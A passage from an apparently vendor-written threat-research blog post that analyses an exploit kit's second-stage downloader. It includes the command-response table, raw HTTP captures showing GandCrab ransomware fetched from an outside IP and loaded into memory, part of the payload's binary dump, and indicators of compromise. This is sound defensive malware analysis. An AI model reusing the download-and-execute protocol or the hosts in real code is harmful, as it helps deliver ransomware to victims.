


Figure 19: Payload URL XOR decoding

This leads the way for the downloader switch loop to execute (Figure 20).




Figure 20: Response/Download handler

Table 3 shows a breakdown of HTTP requests, their expected responses (where body = HTTP response body), and corresponding actions.

Request #	Request URL	(Expected Response) body+0x0	body+0x4	body+0x7	Action
1	hxxp://91[.]210.104.247/update.bin	0x666555	0x0	url for request #2	Download payload via request #2, verify MZ and PE header, execute via CreateProcessW
1	hxxp://91[.]210.104.247/update.bin	0x666555	0x1	N/A	Supposed to be executing already downloaded payload via CreateProcess. However, the functionality has been shortcircuited; instead, it does nothing and continues loop after sleep
1	hxxp://91[.]210.104.247/update.bin	0x666555	0x2	url for request #2	Download payload via request #2, verify MZ and PE header, load it manually in native process space using its PE loader module
1	hxxp://91[.]210.104.247/update.bin	0x666555	0x3	N/A	Supposed to be executing already downloaded payload via its PE loader. However, the functionality has been shortcircuited; instead, it does nothing and continues loop after sleep
1	hxxp://91[.]210.104.247/update.bin	0x666555	0x4	url for request #3	Perform request #3
1	hxxp://91[.]210.104.247/update.bin	N/A	N/A	N/A	Sleep for 10 minutes and continue from request #1
2	from response #1	PE payload	N/A	N/A	Execute via CreateProcessW or internal PE loader, depending on previous response
3	from response #1	N/A	N/A	N/A	No action taken. Sleep for 10 minutes and start with request #1

Table 3: HTTP requests, responses, and actions

The request sequence leads to GandCrab ransomware being fetched and manually loaded into memory by the malware. Figure 21 and Figure 22 show sample request #1 and request #2 respectively, leading to the download and execution of GandCrab (8dbaf2fda5d19bab0d7c1866e0664035).

```
GET /update.bin HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 91.210.104.247
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 31 Aug 2018 06:51:27 GMT
Server: Apache/2.2.22 (Debian)
Last-Modified: Thu, 23 Aug 2018 19:47:18 GMT
ETag: "20f04-2d-5741f86ced4da"
Accept-Ranges: bytes
Content-Length: 45
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

Uef...;http://91.210.104.247/not_a_virus.dll.
```

Figure 21: Request #1 fetching initial command sequence from payload URL

```
GET /not_a_virus.dll HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-
powerpoint, application/msword, application/xaml+xml, application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-
application, */*
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET
CLR 3.5.21022; .NET4.0C; .NET4.0E)
Host: 91.210.104.247
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 31 Aug 2018 07:11:09 GMT
Server: Apache/2.2.22 (Debian)
Last-Modified: Fri, 17 Aug 2018 17:47:44 GMT
ETag: "20e4d-1f600-573a528271000"
Accept-Ranges: bytes
Content-Length: 128512
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdos-program

MZ......................@..........................................  .!..L.!This program cannot be run in DOS mode.

$.......] ...h.A.h.A.h.A_9.A.h.A_9(A     h.A_9.Ayh.A..dA.h.A.h.A.h.A.:.A          h.A.:,A.h.A.:)A.h.ARich.h.A...............PE..L...?
w[...........!.........2.......8.....................................@............@.................................@.......
.......................
0.........................................=..@.............................................text.............................. ..`.rdata..
2\.......^..................@..@.data........P.......>..............@....rsrc........ ......................@..@.reloc.......
0.....................@..B..................................................................................................
............................................................................................................................
..........................................................................................U.....SV...M.Wj._.C.3......!u.+.j.h.
0............E..H.QV..,......M.....-............M....]...K.D5.F.u.A.U..]..]..M.;.u[.u............E.............M................
```

Figure 22: Request #2 downloads GandCrab ransomware that gets manually loaded into memory

Conclusion

In recent years, arrests and disruptions of underground operations have led to exploit kit activity declining heavily. Still, exploit kits pose a significant threat to users who are not running fully patched systems. Nowadays we see more exploit kit activity in the Asia Pacific region, where users tend to have more vulnerable software. Meanwhile, in North America, the focus tends to be on more straightforward social engineering campaigns.

FireEye Network Security detects all exploits, social engineering campaigns, malware, and command and control communication mentioned in this post. MVX technology used in multiple FireEye products detects the first stage and second stage malware described in this post.

Indicators of Compromise

Domain / IP / Address / Filename	**MD5 Hash Or Description**
finalcountdown.gq, naosecgomosec.gq, ladcbteihg.gq, dontneedcoffee.gq	Exploit kit domains

78.46.142.44, 185.243.112.198	Exploit kit IPs
47B5.tmp	4072690b935cdbfd5c457f26f028a49c
hxxp://**46.101.205.251/wt/ww.php** hxxp://107.170.215.53/workt/trkmix.phpdevice=desktop&country=AT&connection.type=BROADBAND&clickid=58736927880257537&countryname=Austria&browser=ie&browserversion=11&carrier=%3F&cost=0.0004922&isp=BAXALTA+INCORPORATED+ASN&os=windows&osversion=6.1&useragent=Mozilla%2F5.0+%28Windows+NT+6.1%3B+WOW64%3B+Trident%2F7.0%3B+rv%3A11.0%29+like+Gecko&campaignid=1326906&language=de&zoneid=1628971	Redirect URL examples used between malvertisement and exploit kit controlled domains
91.210.104[.]247/update.bin	Second stage payload download URL
91.210.104[.]247/not_a_virus.dll	8dbaf2fda5d19bab0d7c1866e0664035 Second stage payload (GandCrab ransomware)

Acknowledgements

We would like to thank Hassan Faizan for his contributions to this blog post.